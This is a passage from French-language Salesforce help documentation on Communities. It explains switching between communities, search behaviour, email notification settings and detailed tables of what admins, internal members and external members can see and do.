- Pour revenir à votre organisation interne, cliquez sur ▼ en regard de *Nom de la communauté* dans la liste déroulante, puis sélectionnez le nom de votre organisation.

Les utilisateurs internes qui ne sont membres d'aucune communauté affichent uniquement le nom de la société. Les utilisateurs externes affichent le menu déroulant uniquement sont membres de plusieurs communautés actives.

**Remarque:** Si un utilisateur externe membre d'une seule communauté `Active` reçoit l'URL d'une communauté `Aperçu`, le menu déroulant ne s'affiche pas lorsque l'utilisateur ouvre la communauté `Aperçu`.

Vous pouvez travailler dans plusieurs communautés à la fois si vous ouvrez chaque communauté dans un onglet différent de navigateur.

Le basculement entre votre organisation interne et vos communautés ne doit pas interrompre votre flux de travail. Nous vous renvoyons automatiquement à la page dans laquelle vous travaillez, ce qui vous permet de revenir à l'endroit que vous avez quitté.

**Remarque:** Si votre organisation configure Mon domaine et n'a pas terminé le déploiement du nouveau domaine personnalisé, le basculement depuis une communauté vers votre organisation interne vous renvoie à la page de connexion de Salesforce. Cela peut se produire lorsque vous vous connectez en utilisant une URL Mon domaine qui a été enregistrée, mais qui n'a pas encore été déployée. Une fois votre domaine déployé, la sélection de votre organisation dans la liste déroulante vous dirige vers l'organisation interne correspondante.

Le menu *Votre nom* à droite contient des liens de modification des informations de contact et de déconnexion. Pour les utilisateurs internes, il contient également un lien Aide et formation et peut inclure des liens vers la Configuration et d'autres outils, selon les autorisations utilisateur et les fonctionnalités activées. Si votre organisation utilise Lightning Experience, les utilisateurs disposant de l'autorisation appropriée peuvent basculer entre Salesforce Classic et la nouvelle interface en utilisant le commutateur. Recherchez le lien `Basculer vers Lightning Experience` dans le menu *Votre nom*. Les communautés ne sont pas prises en charge dans Lightning Experience. Par conséquent, pour créer, gérer ou accéder à des communautés à partir de l'en-tête global, vous devez basculer vers Salesforce Classic.

CONSULTER ÉGALEMENT :

Présentation de Salesforce Communities

# Comportement de la recherche dans Communities

Les capacités de recherche dans des communautés peuvent favoriser ou gêner l'expérience d'un membre. La recherche dans des communautés est différente selon que votre communauté utilise un modèle basé sur le Générateur de communauté ou un modèle Onglets Salesforce + Visualforce. Généralement, les recherches au sein d'une communauté renvoient des résultats spécifiques à cette communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Pour toutes les communautés :**

Dans les communautés, le comportement de la recherche est différent que dans l'organisation interne :

- Généralement, les recherches au sein d'une communauté renvoient des résultats internes à la communauté. Pour retrouver des éléments d'une autre communauté, les membres doivent quitter la communauté actuelle et rechercher dans l'autre communauté.
- Dans les résultats de recherche de communauté, les membres peuvent afficher les éléments auxquels ils ont accès via leur profil et leurs ensembles d'autorisations. De plus, ils peuvent visualiser les données qui sont explicitement partagées avec eux dans le contexte de la communauté. Elles peuvent inclure des contenus et des enregistrements internes à la société qui ne sont pas explicitement partagés dans la communauté. Par exemple, si le profil d'un utilisateur autorise l'accès à des comptes, mais que l'onglet Comptes n'est pas exposé dans la communauté, le membre peut néanmoins afficher les données des comptes dans ses résultats de recherche.
- Pour des recherches utilisateur effectuées par des utilisateurs externes d'une communauté, la recherche globale et la recherche de référence étendue (avec l'option **Tous les champs** sélectionnée) interrogent l'ensemble limité de champs suivant :
  - Nom
  - Nom d'utilisateur
  - ID utilisateur
  - Corps
  - E-mail
  - Téléphone

- Champs personnalisés

  Par exemple, supposons qu'un membre externe de communauté recherche un utilisateur, John Doe, par son alias `jdoe`. Si ce terme ne figure dans aucun champ qui peut être recherché dans l'objet utilisateur, l'enregistrement de John Doe n'est pas inclus dans les résultats de recherche.

- Les résultats de recherche comprennent tous les enregistrements et les fichiers auxquels un membre de communauté à accès. Cela inclut les enregistrements qui ne sont pas explicitement exposés dans la communauté ou dans les enregistrements et les fichiers auxquels ils ont accès dans l'organisation Salesforce interne. Dans les résultats de fichiers, les utilisateurs peuvent afficher :
  - Les fichiers dont ils sont propriétaires
  - Les fichiers partagés directement avec eux
  - Les fichiers auxquels ils ont accès dans une bibliothèque
  - Les fichiers publiés dans un enregistrement auquel ils ont accès
  - Les fichiers publiés dans des groupes ou partagés avec cette communauté
- L'administrateur doit activer des filtres de résultat de recherche pour un objet dans l'organisation interne pour qu'il soit accessible à la recherche dans une communauté. Pour rendre un objet personnalisé accessible à la recherche, l'objet doit être associé à un onglet dans l'organisation interne.

**Pour les communautés qui utilisent les modèles Koa et Kokua :**

- Le composant Recherche spécifique permet aux membres de communauté de rechercher des articles dans une catégorie de données spécifique.
- Le composant Liste d'articles affiche les résultats de recherche en fonction du terme de recherche saisi dans Recherche spécifique.

**Pour les communautés qui utilisent le modèle Customer Service (Napili) :**

- Le composant Éditeur de recherche permet aux membres de communauté de saisir des termes de recherche dans la communauté.
- Le composant Résultats de recherche affiche une liste des résultats de recherche limitée aux articles et discussions.

  Remarque: Seuls les articles auxquels une rubrique est associée dans la Gestion de la communauté figurent dans le composant Résultats de recherche.

- Le composant Résultats de recherche globale permet aux membres d'afficher des résultats de recherche dans un onglet (Tous), ou dans des onglets distincts pour des requêtes, comptes, contacts et tout autre objet exposé dans la communauté (y compris des objets personnalisés) à laquelle ils ont accès.

  Remarque: Les administrateurs doivent associer un onglet à un objet personnalisé pour le rendre accessible dans la recherche globale.

**Pour des communautés utilisant le modèle Onglets Salesforce + Visualforce :**

- Si Chatter est activé dans votre organisation, la recherche globale et la recherche contextuelle dans les fils sont activées par défaut dans toutes les communautés.
  - Avec la recherche globale, les membres peuvent rechercher des enregistrements, des fichiers, des personnes, des groupes, des rubriques, ainsi que des publications et des commentaires dans des fils.
  - La recherche dans le fil ( ) est utile lorsque les membres souhaitent rechercher des informations dans le contexte d'un fil spécifique. Les groupes, les profils utilisateur, les enregistrements et le fil de communauté prennent en charge la recherche dans le fil.
- Si Chatter n'est pas activé dans votre organisation, la recherche du menu latéral est activée dans toutes les communautés.

- La recherche du menu latéral ne prend pas en charge les recherches d'éléments spécifiques à Chatter, tels que les fils, les groupes, les fichiers, les rubriques et les profils d'utilisateur.

# Gestion des notifications par e-mail de votre communauté

Utilisez les notifications par e-mail pour rester informé(e) des mises à jour importantes dans les communautés.

Vous pouvez recevoir des notifications par e-mail chaque fois qu'une personne publie dans votre profil, commente après vous une publication que vous avez commentée, publie dans un groupe auquel vous appartenez, etc. Les préférences de notification par e-mail sont définies par communauté.

Pour définir vos préférences de messagerie, accédez à votre page de profil dans une communauté, cliquez sur la liste déroulante ( ) dans le coin supérieur droit, sélectionnez **Mes paramètres**, puis cliquez sur **Paramètres de messagerie**. Vous pouvez activer ou désactiver les notifications individuellement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vos paramètres sélectionnés s'appliquent à la communauté actuelle. Si vous n'appartenez à aucun groupe, l'option de définition de groupes s'affiche sur cette page uniquement lorsque vous joignez votre premier groupe. Vous pouvez également définir vos préférences de messagerie de groupe à l'aide de la liste déroulante **M'envoyer un e-mail** dans la page de chaque groupe. Vous pouvez recevoir par e-mail un résumé quotidien ou hebdomadaire, ou un e-mail à chaque publication. Cette option est visible si vous êtes membre d'un groupe.

Vos options de messagerie sont similaires aux paramètres de messagerie Chatter de votre organisation interne, sous vos paramètres personnels (*Votre nom* > **Mes paramètres** > **Paramètres de messagerie** pour les utilisateurs de Chatter Free). Dans les communautés, notez toutefois les différences suivantes.

- La fréquence de notification par défaut pour les nouveaux groupes que vous joignez ne peut pas être définie via l'interface utilisateur. Elle peut être définie uniquement via les API Salesforce (API SOAP et API REST).
- Les résumés personnels ne sont pas disponibles actuellement.
- Si les messages Chatter sont activés dans votre communauté, vous êtes informé(e) des partages de fichier par un message. Si les messages Chatter ne sont pas activés, vous restez informé(e) par e-mail des partages de fichier.
- Le marquage est activé dans la communauté, l'option `Marque un élément comme inapproprié` s'affiche pour tous les membres de la communauté, mais envoie des notifications uniquement dans les cas suivants :
  - Vous êtes un propriétaire ou un responsable de groupe et un membre marque une publication, un commentaire ou un fichier dans votre groupe.
  - Vous êtes un modérateur et un membre marque une publication, un commentaire ou un fichier auquel vous avez accès. Selon le type de notification que vous souhaitez recevoir, les autorisations ci-dessous peuvent être requises.

| Notifications par e-mail concernant | Autorisation requise |
|---|---|
| Publications et commentaires marqués | Modérer les fils de communauté |
| Fichiers marqués | Modérer les fichiers de communauté |
| Messages Chatter marqués | Modérer les fils de communauté et Modérer les messages Chatter de communauté |

Si le lien **Marquer comme inapproprié** ne fonctionne pas dans votre e-mail, essayez de marquer le message depuis l'interface utilisateur.

CONSULTER ÉGALEMENT :

Accès aux paramètres de messagerie Chatter

# Qui peut afficher quoi dans Communities

Communities contient divers types d'utilisateur qui nécessitent des niveaux d'accès différents. Les informations que les utilisateurs affichent dépendent du type d'utilisateur et des onglets sélectionnés par l'administrateur lors de la création de la communauté. Le comportement présenté ci-dessous ne tient pas compte des mises à jour de votre modèle de partage ou de votre partage d'utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | **Administrateur ou utilisateur Salesforce avec l'autorisation « Créer et configurer des communautés »** | **Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only)** | **Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client)** |
|---|---|---|---|
| Administrer les communautés dans Salesforce | Peut créer, personnaliser des onglets et ajouter une marque, ajouter ou supprimer des membres, et activer ou désactiver une communauté. L'utilisateur doit disposer de l'autorisation « Personnaliser l'application » pour créer ou personnaliser des communautés. | Non disponible | Non disponible |
| En-tête global | La liste déroulante dans l'en-tête global affiche une liste des communautés créées | La liste déroulante dans l'en-tête global affiche une liste des communautés créées par l'utilisateur ou auxquelles il a accès. Elle renvoie également vers son organisation interne. | La liste déroulante dans l'en-tête global affiche une liste des communautés auxquelles l'utilisateur a accès.<br>Ne peut pas accéder aux communautés |

| | **Administrateur ou utilisateur Salesforce avec l'autorisation « Créer et configurer des communautés »** | **Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only)** | **Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client)** |
|---|---|---|---|
| | par l'utilisateur ou auxquelles il a accès. Elle renvoie également vers son organisation interne.<br>Peut accéder à la configuration de toutes les communautés, quel que soit le statut.<br>Peut afficher les communautés avec un statut `Aperçu`. | Ne peut pas accéder aux communautés avec un statut `Inactif`. Peut afficher les communautés avec un statut `Aperçu` si un lien est fourni. | avec un statut `Inactif`. Peut afficher les communautés avec un statut `Aperçu` si un lien est fourni. |
| Menu *`Votre nom`* dans un en-tête global | Identique à une organisation interne. | Identique à une organisation interne.<br>Les utilisateurs de Chatter Free affichent un menu Mes paramètres, un menu Modifier les informations de contact et un lien Déconnexion. Pour les utilisateurs de Chatter Free, le menu Mes paramètres ouvre un plan dans lequel ils peuvent mettre à jour les paramètres d'emplacement, les paramètres de sécurité, les paramètres de messagerie et les connexions approuvées. Ces paramètres s'appliquent à l'ensemble de l'organisation interne et à toutes les communautés auxquelles les utilisateurs ont accès. Ce plan est différent de la page Mes paramètres, que les autres utilisateurs internes affichent si l'organisation a activé l'interface utilisateur de configuration avancée. | Peut afficher un menu Mes paramètres, un menu Modifier les informations de contact et un lien Déconnexion. Pour les utilisateurs externes, le menu Mes paramètres ouvre un plan dans lequel ils peuvent mettre à jour les paramètres d'emplacement, les paramètres de sécurité, les paramètres de messagerie et les connexions approuvées. Ces paramètres s'appliquent à toutes les communautés auxquelles les utilisateurs ont accès. Ce plan est différent de la page Mes paramètres, que les autres utilisateurs internes affichent si l'organisation a activé l'interface utilisateur de configuration avancée. |
| Menu *`Gestion de la communauté`* dans l'en-tête global | Les administrateurs ou les utilisateurs qui disposent de l'autorisation « Gérer les communautés » peuvent afficher le menu afin de prévisualiser la communauté ou accéder aux paramètres de communauté | Les utilisateurs qui disposent de l'autorisation « Gérer les communautés » peuvent afficher le menu pour prévisualiser la communauté ou accéder à Générateur de communauté, Site.com Studio et | Non disponible |

| | Administrateur ou utilisateur Salesforce avec l'autorisation « Créer et configurer des communautés » | Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only) | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| | dans Générateur de communauté, Site.com Studio et Force.com. Notez que l'option Générateur de communauté n'est pas affichée pour les communautés créées avec le modèle Onglets Salesforce + Visualforce.<br>Ce menu s'affiche uniquement dans la Gestion de la communauté. | Force.com.Notez que l'option Générateur de communauté n'est pas affichée pour les communautés créées avec le modèle Onglets Salesforce + Visualforce.<br>Ce menu s'affiche uniquement dans la Gestion de la communauté. | |
| Aide en ligne de Salesforce | Peut afficher l'aide en ligne de Salesforce. | Un utilisateur standard de Salesforce affiche l'aide en ligne de Salesforce. Les utilisateurs de Chatter Free affichent l'aide de Chatter. | Non disponible |
| Personnes | Peut afficher tous les autres membres de la communauté et inversement. | | |
| Survol sur des profils et des personnes | Peut afficher tous les champs d'informations de contact (tels que Titre, Téléphone professionnel et E-mail) dans tous les profils des membres de la communauté. Dans les survols de personnes, l'utilisateur affiche toujours les champs Titre, Téléphone professionnel et Téléphone mobile des membres. | | Peut afficher les champs Prénom, Nom et Surnom, ainsi que les photos de profil de tous les membres, mais uniquement les champs d'informations de contact supplémentaires que les membres ont choisi d'afficher pour les utilisateurs externes. Par défaut, le champ Titre est affiché lorsque les autres champs ne sont pas affichés. Dans les survols de personnes, l'utilisateur affiche les champs Titre, Téléphone professionnel et Téléphone mobile uniquement si le membre a choisi de les afficher. |
| Enregistrements (tels que comptes, pistes, opportunités) | Peut afficher les enregistrements auquel il a accès (selon les règles de partage) dans toutes les communautés et dans son organisation interne. | Un utilisateur standard de Salesforce peut afficher les enregistrements auquel il a accès (selon les règles de partage) dans toutes les communautés et dans son | Peut afficher les enregistrements auquel il a accès (selon les règles de partage et les autorisations) dans toutes les communautés. |

| | Administrateur ou utilisateur Salesforce avec l'autorisation « Créer et configurer des communautés » | Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only) | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| | | organisation interne. Un utilisateur de Chatter Free n'a pas accès aux enregistrements. | |
| Tableaux de bord et rapports | Peut afficher et créer des tableaux de bord et des rapports | | Les utilisateurs externes basés sur un rôle peuvent créer et modifier des rapports dans des communautés, mais pas dans des portails. Il existe toutefois des exceptions. Pour plus d'informations, reportez-vous à Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports. Tous les utilisateurs externes basés sur ce rôle peuvent actualiser les tableaux de bord. |
| Articles Salesforce Knowledge | Licence utilisateur Salesforce Knowledge, autorisation `Lire` sur le type d'article et visibilité sur la catégorie. | Licence utilisateur Salesforce Knowledge, autorisation `Lire` sur le type d'article et visibilité sur la catégorie de l'article. | Visibilité sur la catégorie de l'article. |

## Visibilité de Chatter

| | Administrateur Salesforce | Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only) | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| Groupes | Dans une communauté, un utilisateur peut afficher tous les groupes de cette communauté et les joindre, mais ne peut pas afficher les groupes d'autres communautés auxquelles ils appartiennent ou de leur organisation interne.<br>Peut créer des groupes. Dans les groupes dont il est membre, un | Dans une communauté, un utilisateur peut afficher tous les groupes de cette communauté et les joindre, mais ne peut pas afficher les groupes d'autres communautés auxquelles ils appartiennent ou de leur organisation interne.<br>Peut créer des groupes. Dans les groupes dont il est membre, un | Dans une communauté, un utilisateur peut afficher tous les groupes de la communauté et les joindre, mais ne peut pas afficher les groupes d'autres communautés dont ils sont membres.<br>Peut créer des groupes. Dans les groupes dont il est membre, un utilisateur peut publier, |

| | Administrateur Salesforce | Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only) | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| | utilisateur peut publier, commenter, publier des fichiers ou des liens, ou partager la publication d'un autre membre.<br>Les administrateurs peuvent également contrôler si les utilisateurs de l'organisation et les utilisateurs externes peuvent créer des groupes via l'autorisation utilisateur « Créer et être propriétaire de nouveaux groupes Chatter ». | utilisateur peut publier, commenter, publier des fichiers ou des liens, ou partager la publication d'un autre membre. | commenter, publier des fichiers ou des liens, ou partager la publication d'un autre membre. |
| Fichiers | Quelle que soit la communauté actuelle, les utilisateurs affichent les fichiers leur appartenant, directement partagés avec eux, auxquels ils ont accès dans une bibliothèque ou publiés dans un enregistrement auquel ils ont accès.<br>Les fichiers publiés dans des groupes et partagés avec une communauté entière peuvent être affichés uniquement dans cette communauté. | | Quelle que soit la communauté actuelle, les utilisateurs affichent les fichiers leur appartenant, directement partagés avec eux ou auxquels ils ont accès dans une bibliothèque. Les utilisateurs du portail affichent les fichiers publiés dans un enregistrement auquel ils ont accès, sauf si la publication de l'enregistrement est marquée « Interne uniquement ». |
| Profils | Peut afficher les profils de tous les membres de la communauté actuelle. | | Peut afficher les profils de tous les membres de la communauté actuelle. Ne peut pas afficher les profils d'utilisateurs de l'organisation interne.<br>La visibilité du profil respecte le partage d'utilisateur. |
| Recommandations | Un utilisateur obtient des recommandations de personnes, de groupe, de fichier et d'enregistrement uniquement pour la communauté actuelle. | | |
| Activité et influence | Peut afficher les statistiques d'activité et l'influence de la communauté actuelle.<br>Toutes les activités sur des enregistrements, telles que des publications et des commentaires, sont prises en compte dans l'organisation interne de l'utilisateur, mais pas dans la communauté où l'activité a eu lieu. | | Peut afficher les statistiques d'activité et l'influence de la communauté actuelle.<br>Toutes les activités sur des enregistrements, telles que des publications et des |

| | Administrateur Salesforce | Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only) | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| | | | commentaires, ne sont pas prises en compte dans les statistiques d'activité et l'influence de l'utilisateur. |
| Notifications par e-mail | Les préférences de notification par e-mail sont définies par communauté. Dans une communauté, les utilisateurs peuvent contrôler leurs notifications par e-mail Chatter dans leurs paramètres personnels.<br><br>Peut contrôler les notifications par e-mail de son organisation interne depuis ses paramètres personnels (saisissez *Chatter* dans la case Recherche rapide, puis sélectionnez **Notifications par e-mail**).<br><br>Dans une communauté, tous les utilisateurs peuvent contrôler les notifications par e-mail de groupe dans chaque page du groupe.<br><br>Les résumés d'e-mail personnel Chatter ne sont pas pris en charge dans les communautés. Les résumés de groupe sont pris en charge, mais l'option de réception de notifications par e-mail à chaque publication est désactivée lorsque les groupes dépassent 10 000 membres. Tous les membres qui ont cette option sélectionnée sont automatiquement basculés sur les résumés quotidiens. | Les préférences de notification par e-mail sont définies par communauté. Dans une communauté, les utilisateurs Salesforce peuvent contrôler leurs notifications par e-mail Chatter dans leurs paramètres personnels.<br><br>Peut contrôler les notifications par e-mail de son organisation interne depuis ses paramètres personnels (saisissez *Chatter* dans la case Recherche rapide, puis sélectionnez **Notifications par e-mail**).<br><br>Un utilisateur Chatter Free peut contrôler les e-mails Chatter de ses communautés sous *Votre nom* > **Mes paramètres** > **Paramètres de messagerie**. Les paramètres sélectionnés s'appliquent à la communauté actuelle.<br><br>Dans une communauté, tous les utilisateurs peuvent contrôler les notifications par e-mail de groupe dans chaque page du groupe.<br><br>Les résumés d'e-mail personnel Chatter ne sont pas pris en charge dans les communautés. Les résumés de groupe sont pris en charge, mais l'option de réception de notifications par e-mail à chaque publication est désactivée lorsque les groupes | Les préférences de notification par e-mail sont définies par communauté. Dans une communauté, les utilisateurs externes peuvent contrôler leurs notifications par e-mail Chatter sous *Votre nom* > **Mes paramètres** > **Paramètres de messagerie**. Les utilisateurs du portail peuvent également contrôler les notifications par e-mail de groupe dans la page de chaque groupe.<br><br>Les résumés d'e-mail personnel Chatter ne sont pas pris en charge dans les communautés. Les résumés de groupe sont pris en charge, mais l'option de réception de notifications par e-mail à chaque publication est désactivée lorsque les groupes dépassent 10 000 membres. Tous les membres qui ont cette option sélectionnée sont automatiquement basculés sur les résumés quotidiens. |

| | Administrateur Salesforce | Membre de la communauté Salesforce (toutes les licences Salesforce comprenant Chatter Free et Chatter Only) | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| | | dépassent 10 000 membres. Tous les membres qui ont cette option sélectionnée sont automatiquement basculés sur les résumés quotidiens. | |
| Rubriques | Peut afficher les rubriques hashtag et les rubriques Chatter, y compris les rubriques dans des fils, les listes de rubriques, les pages de détail de rubrique, les rubriques tendance et les rubriques récemment discutées, uniquement pour la communauté actuelle. | | |
| Favoris | Peut ajouter des favoris de recherche, de rubrique et de vue de liste dans la communauté actuelle. | | Peut ajouter uniquement des favoris de rubrique dans la communauté actuelle. |
| Messages Chatter | Dans leur liste de messages Chatter, les utilisateurs peuvent afficher les messages privés qu'ils ont envoyés ou reçus dans leur organisation interne et dans toutes les communautés dont ils sont membres.<br>Peut envoyer un message Chatter à un membre d'une communauté commune, mais doit initier le message depuis la communauté dont l'utilisateur cible est membre.<br>Les administrateurs qui disposent des autorisations « Gérer les messages Chatter » et « API activée » peuvent supprimer les messages.<br>L'API permet aux utilisateurs d'envoyer des messages Chatter à travers des communautés. | Dans leur liste de messages Chatter, les utilisateurs peuvent afficher les messages privés qu'ils ont envoyés ou reçus dans leur organisation interne et dans toutes les communautés dont ils sont membres.<br>Peut envoyer un message Chatter à un membre d'une communauté commune, mais doit initier le message depuis la communauté dont l'utilisateur cible est membre. | Dans leur liste de messages Chatter, les utilisateurs peuvent afficher tous les messages privés qu'ils ont envoyés ou reçus dans toutes les communautés dont ils sont membres.<br>Peut envoyer un message Chatter à un membre d'une communauté commune, mais doit initier le message depuis la communauté dont l'utilisateur cible est membre.<br>Les messages Chatter sont accessibles via l'onglet Chatter, qui peut être désactivé pour les membres externes de communauté. Les administrateurs doivent s'assurer que l'onglet Chatter est activé si les messages Chatter sont utilisés dans les communautés. |
| Messenger (Chat) | Messenger n'est pas disponible avec les communautés. | | |

## Visibilité des fils

Le tableau suivant indique ce que chaque type d'utilisateur peut effectuer ou afficher dans les fils Chatter au sein d'une communauté.

| | Administrateur Salesforce | Membre de communauté Salesforce | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| Publier sur un enregistrement | Peut publier dans tous les enregistrements au sein de la communauté. | Peut publier dans tous les enregistrements au sein de la communauté à laquelle l'utilisateur a accès. | Peut publier dans tous les enregistrements au sein de la communauté à laquelle l'utilisateur a accès. |
| Ajouter une publication aux favoris | Peut ajouter des publications aux favoris dans la communauté actuelle. Le fil Dans les favoris contient uniquement les publications de la communauté actuelle. | | |
| Mentionner quelqu'un | Peut mentionner des personnes spécifiques à la communauté actuelle. Un utilisateur ne peut pas mentionner un utilisateur externe dans une publication interne. | | Peut mentionner des personnes spécifiques à la communauté actuelle. |
| Partager une publication (republier) | Peut partager une publication uniquement dans la communauté actuelle. | | |
| Ajouter des rubriques à une publication | Peut ajouter des rubriques hashtag et des rubriques Chatter à toutes les publications dans la communauté actuelle. Les rubriques sont spécifiques à la communauté actuelle et ne sont pas accessibles depuis une autre communauté. | | |

## Visibilité de la recherche

Le comportement de la recherche dans les communautés varie sensiblement de la recherche dans l'organisation interne. Les résultats de recherche respectent par défaut les paramètres de partage de tous les éléments. Le tableau suivant indique ce que chaque type d'utilisateur dans une communauté peut afficher dans les résultats de recherche.

| Résultats de recherche de | Administrateur | Membre de communauté Salesforce | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| Personnes | Personnes spécifiques à la communauté actuelle. | | |
| Utilisateurs | • Les informations des champs masqués dans un profil ne peuvent pas être recherchées par d'autres partenaires et clients de la communauté, mais peuvent être recherchées par des utilisateurs dans l'organisation interne de l'entreprise.<br>• Les utilisateurs du portail ne peuvent pas rechercher des utilisateurs dans la communauté lorsque la recherche du menu latéral est activée.<br>• Lorsque des membres d'une communauté externe recherchent des utilisateurs, la recherche globale et les références utilisateur avancées (avec l'option **Tous les champs** sélectionnée) interrogent l'ensemble limité de champs ci-dessous dans les enregistrements utilisateurs :<br>– Nom<br>– Nom d'utilisateur | | |

| Résultats de recherche de | Administrateur | Membre de communauté Salesforce | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| | – ID utilisateur<br>– Corps<br>– E-mail<br>– Téléphone<br>– Champs personnalisés | | |
| Groupes | Groupes spécifiques à la communauté actuelle. | | |
| Fichiers | Visibilité dans la communauté actuelle :<br>• Mes fichiers<br>• Fichiers partagés avec l'utilisateur dans un groupe public ou privé<br>• Fichiers partagés avec toute la communauté<br>Visibilité dans n'importe quelle communauté :<br>• Fichiers publiés dans des enregistrements accessibles et des fils d'enregistrement<br>• Fichiers de bibliothèque Salesforce CRM Content auxquels l'utilisateur a accès<br>Les fichiers personnels d'un utilisateur sont toujours visibles dans les résultats de recherche de cet utilisateur, quelle que soit la méthode de téléchargement. | | Visibilité dans la communauté actuelle :<br>• Mes fichiers<br>• Fichiers partagés avec l'utilisateur dans un groupe public ou privé<br>• Fichiers partagés avec toute la communauté<br>Visibilité dans n'importe quelle communauté :<br>• Fichiers publiés dans des enregistrements et des fils d'enregistrement accessibles (sauf si le fichier publié dans l'enregistrement est marqué « Interne uniquement »)<br>• Fichiers de bibliothèque Salesforce CRM Content auxquels l'utilisateur a accès<br>Les fichiers personnels d'un utilisateur sont toujours visibles dans les résultats de recherche de cet utilisateur, quelle que soit la méthode de téléchargement. |
| Rubriques | Rubriques spécifiques à la communauté actuelle. | | |

| Résultats de recherche de | Administrateur | Membre de communauté Salesforce | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| Fils | Publications et commentaires de fil depuis la communauté dans laquelle la recherche est effectuée.<br>La recherche globale renvoie des informations de tous les contextes de fil. La recherche dans les fils ( ) renvoie les informations à partir du contexte dans lequel la recherche est effectuée, par exemple depuis le fil de profil, d'enregistrement ou de groupe d'un utilisateur. Pour rechercher des informations dans le fil d'une autre communauté, les utilisateurs doivent effectuer la recherche dans cette communauté. | | |
| Saisie automatique dans la recherche | Éléments récemment accédés spécifiques à la communauté actuelle. | | |
| Enregistrements (comptes, contacts, pistes, etc.) | Visibilité totale de tous les éléments dans toutes les communautés et dans l'organisation interne. | Visibilité de tous les éléments auxquels l'utilisateur a accès via son profil utilisateur ou ses ensembles d'autorisations, dans toutes les communautés et dans l'organisation interne. | Visibilité de tous les éléments auxquels l'utilisateur a accès via son profil utilisateur ou ses ensembles d'autorisations, dans toutes les communautés. |
| Références utilisateur dans des enregistrements | Tous les utilisateurs dans toutes les communautés et dans l'organisation interne. | | Utilisateurs membres de toutes les communautés dont l'utilisateur est également membre, et les autres utilisateurs externes associés au même compte externe. Les utilisateurs disposant de licences portail partenaire affichent également le responsable du compte du portail.<br>La liste Utilisateurs récemment visualisés de la référence affiche tous les utilisateurs qui ont accès via leur licence, leurs paramètres de profil, des ensembles d'autorisations ou des règles de partage. Si le partage utilisateur est activé pour votre organisation, ce comportement varie selon sa configuration. |

| Résultats de recherche de | Administrateur | Membre de communauté Salesforce | Membre externe de communauté (licence portail client, portail partenaire, communauté partenaire ou communauté client) |
|---|---|---|---|
| | | | Pour les membres d'une communauté externe, les références utilisateur avancées recherchent dans un ensemble limité de champs lorsque l'option **Tous les champs** est sélectionnée. |
| Recherches de référence dans des enregistrements | Visibilité totale de tous les éléments dans toutes les communautés et dans votre organisation interne. | Visibilité de tous les éléments auxquels l'utilisateur a accès via son profil utilisateur ou ses ensembles d'autorisations, dans toutes les communautés et dans votre organisation interne. | Visibilité de tous les éléments auxquels l'utilisateur a accès via son profil utilisateur ou ses ensembles d'autorisations, dans toutes les communautés. |
| Recherches de référence dans la Gestion de la communauté | Les références dans la Gestion de la communauté renvoient initialement les éléments récemment affichés dans la communauté. Si un objet que vous recherchez ne figure pas dans la liste Documents récemment affichés, saisissez tout ou partie du nom de l'objet pour effectuer une nouvelle recherche. | Non | Non |
| Articles Salesforce Knowledge | Licence utilisateur Salesforce Knowledge, autorisation `Lire` sur le type d'article et visibilité sur la catégorie. | Licence utilisateur Salesforce Knowledge, autorisation `Lire` sur le type d'article et visibilité sur la catégorie de l'article. | Visibilité sur la catégorie de l'article. |

CONSULTER ÉGALEMENT :

Présentation de Salesforce Communities

# Configuration et maintenance des outils de collaboration

Aidez vos utilisateurs à collaborer ensemble et avec des personnes extérieures à votre organisation. Pour consulter une aide sur l'administration de base de Salesforce, reportez-vous à *Configuration de votre organisation*.

### Salesforce Chatter

Connectez, engagez et motivez les utilisateurs à collaborer et à travailler plus efficacement dans l'ensemble de l'organisation, quel que soit leur rôle ou leur emplacement géographique.

### Salesforce Files

Personnalisez des présentations de page pour inclure la liste associée Fichiers afin de présenter aux utilisateurs la liste des fichiers associés à un enregistrement.

### Salesforce Files Sync

Avec Salesforce Files Sync, les utilisateurs peuvent synchroniser les fichiers entre leurs appareils et Salesforce.

### Salesforce Files Connect

Avec Files Connect, les utilisateurs de Salesforce peuvent accéder à, partager et rechercher des données externes de systèmes tels que Google Drive, SharePoint ou Box.

### Chatter Desktop

Contrôlez l'accès à Chatter Desktop, et installez et configurez la version gérée de Chatter Desktop.

### Salesforce CRM Content

Stockez, partagez et gérez vos fichiers dans des bibliothèques de contenu.

### Google Apps

Activez des applications, Google telles que Google Docs, Gmail, et les applications AppExchange associées à Google, personnalisées pour être utilisées dans Salesforce.

### Autres ressources

Vous souhaitez plus d'informations ? Consultez les fiches conseil ci-dessous.

